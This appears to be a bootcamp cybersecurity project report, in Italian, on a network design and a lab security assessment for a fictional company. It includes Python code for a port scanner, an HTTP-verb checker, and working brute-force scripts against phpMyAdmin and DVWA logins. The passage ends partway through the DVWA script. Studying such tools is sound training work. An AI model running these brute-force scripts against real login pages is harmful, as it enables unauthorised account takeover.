EPICODE

Network Security design and complete Security Assessment

EPICODE - CYBERSECURITY

RESPONSABILE PROGETTO
Restani Davide

CO-WORKERS
Atzori Elisa
Bonarrigo Andrea
Castoldi Dario
Ciulla Marco
Maurella Luca
Poser Paola
Rovella Andrea
Villano Michele

Con il presente documento informiamo la compagnia Theta, delle valutazioni effettuate in ambito di sicurezza informatica, in modo da dare una rappresentazione dei rischi e degli incidenti di sicurezza informatica che possono presentarsi all'interno delle infrastrutture di data center.

Attraverso l'analisi e la comprensione dei meccanismi di attacco e delle modalità utilizzate per la gestione di quest'ultimi, intendiamo sensibilizzare il cliente in merito ai vantaggi ottenibili da un buon investimento in risorse di sicurezza informatica.
Di seguito i risultati ottenuti:
In particolare, le attività si concentrano

DESIGN DI RETE



Figura 1. *Design di rete progettata tramite Cisco Packet Tracer*

AREA WAN:

Partendo da destra verso sinistra, l'internet esterno ci arriva sul primo Firewall, che è un primo filtro tra il traffico di rete in entrata e la rete interna dell'azienda Theta. La sua funzione è quella di individuare eventuali tentativi di intrusione e neutralizzare gli stessi.

AREA DMZ (Demilitarized Zone):

Se il Firewall fornisce l'accesso si entra nell'area DMZ: il router è collegato ad un server- trappola, l'Honeypot, e al Web Server, protetto dal protocollo TLS e dal Firewall WAF.

- L'**Honeypot** è un sistema informatico progettato appositamente per simulare un ambiente virtuale vulnerabile e attirare gli hacker, allo scopo di studiare i comportamenti degli aggressori;
- Il **TLS (Transport Layer Security)** protegge le comunicazioni sul server HTTP, crittografando i dati che si scambiano tra un client e un server (in particolare è utile per difendere i dati della posta elettronica e dei servizi di messaggistica);
- Il **WAF** (Web Application Firewall), che protegge il Web Server, analizza il suo traffico in entrata e uscita dalle applicazioni web, con l'intento di rilevare e bloccare i tentativi di accesso anomali, e quindi ridurre il rischio di violazione dei dati dell'azienda:
- Il **Web Server** è accessibile al pubblico.

AREA INTERNA:

Abbiamo inserito un Firewall che separa la rete interna dalla DMZ, al fine di garantire la massima sicurezza possibile e un IDS (Intrusion Detection System), un sistema di rilevamento delle intrusioni. Tramite 3 switch diversi, l'area interna è suddivisa in 3 aree:

1. **Area Server**, nella quale sono stati inseriti:
   - Il **server DNS (Domain Name System)**, che funge da sistema di traduzione per i nomi di dominio, consentendo ai client di accedere ai server usando questi ultimi al posto degli indirizzi IP;
   - il **server DHCP (Dinamic Host Configuration Protocol)**, che ha la funzione di assegnare e configurare automaticamente gli indirizzi IP;
   - Il server Internal&Commerce, che può essere usato per ospitare applicazioni e risorse interne dell'organizzazione (database, applicazioni aziendali, siti web di e-commerce, ecc.);
   - Il PC di uso esclusivo al **tecnico**;
   - **Allarme**, che allerti in caso di violazioni.
2. **Area Manager**, accessibile solo a un numero limitato di utenti autorizzati. Generalmente, include applicazioni, software per la gestione aziendale, controllo delle risorse finanziarie e protezione dei dati sensibili dell'organizzazione.

3. **Area Dipendenti**, che comprende le risorse e le applicazioni che i dipendenti usano per svolgere quotidianamente le loro attività lavorative (posta elettronica, software produttivi, sistemi di gestione di presenze ecc…).

FASE DI VALUTAZIONE DELLA SICUREZZA

Iniziamo la fase di valutazione dello stato di sicurezza delle due componenti critiche, il Web server e l'Application server.

Abbiamo creato, in primis, **un programma in linguaggio Python che ci permette di definire un range di porte in input delle quali verrà mostrato lo stato (aperta/chiusa) e i servizi attivi sulla singola porta**. Commentiamo di seguito il codice.

MODULES:

Usiamo <import socket> e <import time> per importare le librerie.
La prima fornisce una serie di funzionalità che consentono di gestire le connessioni, inviare e ricevere pacchetti. La seconda che ci permetterà più avanti di ritardare l'esecuzione di alcuni blocchi di codice.

CREATES A CONNECTION:

Procediamo con la creazione del socket.

SETS TARGET MACHINE:

Scriviamo il codice per consentire di eseguire la scansione di più porte, tramite un ciclo for infinito.

USER INPUT - VALIDITY CHECK:

```python
# [STA] MODULES
import socket
import time
# [END] MODULES

# [STA] CREATES A CONNECTION
# STREAM = TCP; DGRAM = UDP
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
# [END] CREATES A CONNECTION

# [STA] BLOCKS
# [STA] SETS TARGET MACHINE
def block_host():
        global host
        host = input("\nSet target IP address: ")# Sets the value permanently
        block_scan()
        return
# [END] SETS TARGET MACHINE
# [STA] PORT SCAN
def block_scan():
        print("\n")
        print("="*41)
        print("═══════════ NEW SCAN ═══════════")
##### [STA] USER INPUT
####### [STA] VALIDITY CHECK
        def set_port_range():
                start_port = None
                end_port = None
                while start_port is None or end_port is None or start_port > end_port:
                        start_port = input("Set starting port: ")
                        try:
                                start_port = int(start_port)
                        except:
                                start_port = None
                                print("Starting port must be a valid number!")
                        end_port = input("Set ending port: ")
                        try:
                                end_port = int(end_port)
                        except:
                                end_port = None
                                print("Ending port must be a valid number!")
                        if start_port is not None and end_port is not None and start_port > end_port:
                                print("Starting port must be lower than ending port!")
                port_range = range(start_port, end_port+1)
                return port_range
####### [END] VALIDITY CHECKS
##### [END] USER INPUT
##### [STA] VARIABLES
        port_range = set_port_range()# Sets port range
        start_port = port_range[0]# Sets start port
        end_port = port_range[-1]# Sets end port
        port_range = list(port_range)# Converts port range to list
##### [END] VARIABLES SETUP
        print("\nStarting scan on host:", host)# Recaps selected host
        print("Selected ports: ", start_port, "-", end_port)# Recaps port range
##### print("Ports scanned: ", port_range) # PRINTS a LIST of ports

##### [STA] SETS TIMEOUT TO DETERMINE IF A PORT IS CLOSED
        def is_port_open(host, port):
                s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                s.settimeout(5)
                try:
                        s.connect((host, port))
                        s.shutdown(2)
                        return True
```

***Figura 2**. Programma port-scanning in Python – parte 1*

Questo codice richiede all'utente di immettere due valori come porte di inizio e fine, verifica che questi valori siano validi interi e che la porta di inizio sia inferiore alla porta di fine, e infine crea un intervallo di porte basato su questi valori.

Piu precisamente:

Questo codice in Python richiede all'utente di impostare un intervallo di porte. Dapprima definiamo le variabili <start_port> e <end_port> come <None>.
Successivamente, c'è un ciclo while che viene eseguito finché non sono stati impostati sia <start_port> che <end_port>, oppure finché <start_port> non è inferiore a <end_port>. All'interno del ciclo, viene utilizzata la funzione input che permetta all'utente di impostare un valore per <start_port> e <end_port>.
Le stringhe di input dell'utente vengono convertite in interi con <int> all'interno di un blocco try - except. Se la conversione non riesce (ad esempio, se l'utente immette una stringa non valida), viene visualizzato un messaggio di errore e la variabile corrispondente viene reimpostata su <None>.
Alla fine del ciclo, se sia <start_port> che <end_port> sono impostati e <start_port> è inferiore a <end_port>, viene creato un oggetto <range>, definito nella variabile <port_range>, che rappresenta l'intervallo di porte da <start_port> a <end_port>.

VARIABLES:

SETS THE PORT RANGE
Questa linea di codice esegue la funzione <set_port_range> e salva il suo output nella variabile <port_range>.

SETS THE START AND END PORTS

```
                        return True
                except:
                        return False
##### [END] SETS TIMEOUT TO DETERMINE IF A PORT IS CLOSED
        print("═══════════════ REPORT ═══════════════")
##### [STA] PORT ANALYSIS
        closed_ports = []# Creates a list of closed_ports
        start = time.time()# Starts scan time
        for port in range(start_port, end_port+1) :
                        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                        result = s.connect_ex ((host, port))
                        if result == 0:
                                        service = socket.getservbyport(port)# Gets the service active on the checked
port
                                        print ("Port " + str(port) + " is open on", str(service))# Returns port and
service
                        else:
                                        closed_ports.append(port)# Queues the closed port on the list
                        s.close()# Ends the "for" cycle
        print("\nCLOSED PORTS:", closed_ports)# Prints the list of closed ports
        print("\n- Ports checked:", start_port, "-", end_port)# Recaps port range
##### print("Selected ports: ", list(port_range))# PRINTS EVERY SINGLE PORT
        end = time.time()# Stops the scan time
        print(f"- Time taken: {end-start:.2f} secs")
        print("═══════════ END OF SCAN ═══════════")
        print("="*41)
        print("\n")
        block_remenu()
# [END] SCAN
# [STA] REMENU
def block_remenu():
        print("Do you want to run another scan?")
        print("1. Yes, on the same IP")
        print("2. Yes, on another IP")
        print("3. No, I want to quit")
        user_choice = None# Initialize user_choice to "None"
### [STA] VALIDITY CHECK
        while user_choice not in (1, 2, 3):# Use not in instead of in
                user_choice = input("Your choice: ")
                try:
                        user_choice = int(user_choice)  # Use assignment instead of comparison
                except:
                        user_choice = None
                        print("Pick a valid choice!")
### [END] VALIDITY CHECK
        if user_choice == 1:
                return block_scan()
        elif user_choice == 2:
                return block_host()
        else:
                return block_end()
###     [END] VALIDITY CHECKS
# [END] REMENU
# [STA] END
def block_end():
        print("="*41)
        print("═══════════ GOODBYE! ═══════════")
        print("═══════ END OF PROGRAM ═══════")
        print("="*41)
# [END] END
# [END] BLOCKS
# [STA] HEADER
print("="*41)
print("This script will launch a TCP port scan,")
print("returning the status of every open port")
print("that is within the selected scan range,")
print("grouping the closed ports into a list")
print("═══ Written by LV @ 230215-0730 ═══")
print("="*41)
block_host()
# [STA] HEADER
```

***Figura 3**. Programma port-scanning in Python – parte 2*

Queste due linee di codice estraggono il primo e l'ultimo elemento di un oggetto (presumibilmente una lista o un oggetto simile) e li assegnano alle variabili <start_port> e <end_port>, rispettivamente.

CONVERT THE PORT RANGE TO A LIST

SET A TIMEOUT TO DETERMINE IF A PORT IS CLOSED:

Questo codice Python verifica se una porta su un determinato host è aperta o meno. Utilizza la libreria <socket> per creare un oggetto socket e stabilire una connessione all'host e alla porta specificati. Se la connessione viene stabilita con successo, la funzione restituisce <True>, altrimenti restituisce <False>. La funzione utilizza anche la funzione <time.time()> per calcolare il tempo di inizio dell'operazione.

PORT ANALYSIS:

Questo codice è un esempio di scansione di porte che verifica quali porte in un intervallo specificato (dal <start_port> al <end_port+1>) sono aperte su un determinato host. La funzione <socket.connect_ex()> viene utilizzata per verificare se la connessione alla porta sull'host specificato viene stabilita con successo. Se la connessione viene stabilita con successo, il codice utilizza la funzione <socket.getservbyport()> per ottenere il nome del servizio associato alla porta aperta e stampa un messaggio indicante che la porta è aperta e il nome del servizio associato.

VALIDITY CHECK: Controlla la validità dei parametri inseriti.



Figura 4. *Esecuzione del programma di port-scanning*

```python
import requests
import time
import sys

def main():
    # URL PER METODO OPTIONS
    url = input('Inserire qui l url: ')

    try:
        risposta_options = requests.options(url)

        # PROVA DEL METODO OPTIONS
        if 'allow' in risposta_options.headers:
            metodi_attivi = risposta_options.headers['allow']
            print(f'I seguenti metodi HTTP sono abilitati: {metodi_attivi}')

        # PROVA DI OGNI METODO SINGOLARMENTE
        else:
            print("Il metodo OPTIONS non è attivo, provare ad inserire IP e PATH del target")
            host = input("Inserire IP del target: ")
            verbi = ["GET","HEAD","POST","PUT","DELETE","CONNECT","PATCH","OPTIONS","TRACE"]
            path = input("Inserisci il path da scansionare: ")
            porta = input("Inserire porta da scansionare: ")
            if porta == "":
                porta = 80

            for verbo in verbi:
                risposta = requests.request(verbo, f"http://{host}:{porta}{path}")

                # RESPONSE
                if risposta.status_code > 199 and risposta.status_code < 228:
                    print(f"Metodo {verbo} è abilitato", risposta.status_code)
                else:
                    print(f"Metodo {verbo} non è abilitato", risposta.status_code)

    except requests.exceptions.RequestException:
        tentativi = 1
        while True:
            if tentativi > 10:
                scelta = input("Non è stato possibile stabilire una connessione dopo 10 tentativi. Premere un tasto qualunque per riprovare o 'q' per
 uscire: ")
                if scelta == 'q':
                    sys.exit()
                else:
                    main()
            else:
                print(f"Impossibile stabilire una connessione. Tentativo {tentativi}/10 ... ")
                tentativi += 1
                time.sleep(1)
                try:
                    requests.get(url)
                    break
                except requests.exceptions.RequestException:
                    pass

    # Chiedi all'utente se vuole riavviare il programma o uscire
    tentativi = 1
    while True:
        if tentativi > 10:
            scelta = input("Non è stato possibile stabilire una connessione dopo 10 tentativi. Premere un tasto qualunque per riprovare o 'q' per
 uscire: ")
            if scelta == 'q':
                sys.exit()
            else:
                tentativi = 1
        else:
            time.sleep(1)
            try:
                requests.get(url)
                break
            except requests.exceptions.RequestException:
                print(f"Impossibile stabilire una connessione. Tentativo {tentativi}/10 ... ")
                tentativi += 1


if __name__ == '__main__':
    main()

```

HEADER:

Nell'header ovviamente specifichiamo cos'è che vogliamo che il programma printi e quindi ciò che viene visualizzato dall'utente.
Definiamo la variabile host e con input permettiamo all'utente di inserire un indirizzo ip relativo.

In secondo luogo, abbiamo **creato un programma in Python che permetta di controllare quali verbi HTTP sono abilitati sull'indirizzo url target:**

Il tool prende come input un url e prova il metodo OPTIONS. Se fallisce prende in input un IP e un path e prova i singoli verbi.

Il programma, inoltre, seleziona la porta <80> se non viene specificata.

Figura 5. *Programma HTTP verbs in Python*



Figura 6. *Esecuzione del programma HTTP verbs*

Creazione di un programma in Python che permetta di "Hackerare" il login della pagina phpMyAdmin con un attacco brute force. Il programma utilizza la libreria <mechanicalsoup> per muoversi all'interno del browser da dentro il programma e arrivare alla pagina di Login dove prova per ogni username una password fintanto che esce l'errore "#1045", l'errore che compare ogni volta che si sbagliano le credenziali di accesso. Una volta trovata la combinazione giusta, viene stampata a schermo e il programma si ferma.

```python
import mechanicalsoup
import time
import requests

# IP E PATH
ip = input('Inserire IP target: ')
path = input("Inserire un path: ")

# USERNAME FILE
username_file = input('Inserire il percorso del file contenente gli username (premere invio per utilizzare il file di default): ')
if not username_file:
    username_file = '/home/kali/Desktop/user.txt'

# PASSWORD FILE
password_file = input('Inserire il percorso del file contenente le password (premere invio per utilizzare il file di default): ')
if not password_file:
    password_file = '/home/kali/Desktop/pass.txt'

#FUNZIONE BRUTE FORCE
def brute_force():
    start = time.time()

    with open(username_file) as f:
        usernames = f.read().splitlines()      #APRE IL FILE E NE LEGGE OGNI LINEA

    with open(password_file) as f:
        passwords = f.read().splitlines()

    attempts = 0   #INIZIA A CONTARE I TENTATIVI PARTENDO DA 0

    print("\nBrute force in corso con le seguenti coppie di user - password: \n")

    for user in usernames:
        for password in passwords:

            print(f"'{user}' - '{password}'")
            attempts += 1     #INCREMENTA DI 1 IL VALORE DI TENTATIVI PRECEDENTI

            browser = mechanicalsoup.StatefulBrowser()
            browser.open(f"http://{ip}/{path}")
            url = browser.get_url()

            # POST FORM
            browser.select_form('form[action="index.php"]')
            data = {
            "pma_username": user,
            "pma_password": password,
            }

            response = browser.session.post(url, data=data)

            # CONTROLLO SULLA RISPOSTA
            if not f"#1045 - Access denied for user '{user}'@'localhost'" in response.text:
                print("\nAccesso riuscito!")
                print(f"Username: '{user}'\n")
                print(f"Password: '{password}'\n")

                end = time.time()
                print(f'\nNumero di tentativi prima di trovare user e password:  {attempts}')
                print(f"- Tempo impiegato: {end-start:.2f} secondi")
                return

            else:
                browser.close()

brute_force()
```

Figura 7. *Programma in Python per brute force su phpMyAdmin*



Figura 8. *Esecuzione del programma di brute force su phpMyAdmin*

Creazione di un programma in Python che permetta di "Hackerare" il login della pagina DVWA con un attacco brute force.: come nel programma utilizzato per phpMyAdmin si importa la libreria <mechanicalsoup>. Il programma si sposta alla pagina di login e accede con credenziali "admin" e "password". Una volta loggato si sposta nel sottotab "DVWA Security" e, in base alla scelta in input, modifica il livello di sicurezza (low; medium; high). Modificato il livello di sicurezza, si sposta nel sottotab "Brute Force" e tenta l'accesso provando varie combinazioni di "username" e

"password" fino a quando il programma non restituisce il messaggio "Welcome to the password protected area admin". Quando la pagina restituisce questo messaggio, il programma stampa a schermo la combinazione usata specificandola come credenziali di login e si interrompe.

```python
import mechanicalsoup
import requests
import time


browser = mechanicalsoup.StatefulBrowser()

# [STA] PATH INPUT
# FULL STANDARD PATH
# browser.open("http://192.168.1.250/dvwa/login.php")
# HERE REPLACED BY CUSTOM INPUTS

ip = input('Inserire IP target: ')
print('Inserire un indirizzo, o premere "invio" per l"indirizzo standard: ')
path = input("Indirizzo standard DVWA: dvwa/login.php: ")
if path == "":
     path = 'dvwa/login.php'
browser.open(f"http://{ip}/{path}")# Joins the user inputs IP/Path
# [END] PATH INPUT
# [STA] ENTERS DVWA
browser.select_form('form[action="login.php"]')
browser["username"] = "admin"
browser["password"] = "password"
browser.submit_selected()
# [END] ENTERS DVWA
# [STA] MOVES TO SECURITY.PHP, SETS SECURITY LEVEL
browser.follow_link("security.php")
print(browser.get_url())
print("Scegli il livello di sicurezza su cui vuoi usare il BruteForce")
print("1 = low; 2 = medium; 3 = high")
scelta = input("Inserisci il livello di sicurezza: ")
if (scelta == "1"):
        browser.select_form('form[action="#"]')
        browser["security"] = "low"
elif (scelta == "2"):
        browser.select_form('form[action="#"]')
        browser["security"] = "medium"
elif (scelta == "3"):
        browser.select_form('form[action="#"]')
        browser["security"] = "high"
else:
        print("Scelta non valida")
browser.submit_selected()
browser.follow_link("vulnerabilities/brute/")
# [END] MOVES TO SECURITY.PHP, SETS SECURITY LEVEL
# [STA] DATA SETUP
# USERNAMES SOURCE
print('Inserire il percorso del file contenente gli username,')
print('o premere invio per utilizzare il file di default')
username_file = input('Default: /usr/share/nmap/nselib/data/usernames.lst: ')
if username_file == "":
     username_file = '/usr/share/nmap/nselib/data/usernames.lst'
# PASSWORDS SOURCE
print('Inserire il percorso del file contenente le password,')
print('o premere invio per utilizzare il file di default')
password_file = input('Default: /usr/share/nmap/nselib/data/passwords.lst: ')
if password_file == "":
     password_file = '/usr/share/nmap/nselib/data/passwords.lst'
# [END] DATA SETUP
# [STA] BRUTEFORCE ROUTINE
def brute_force():
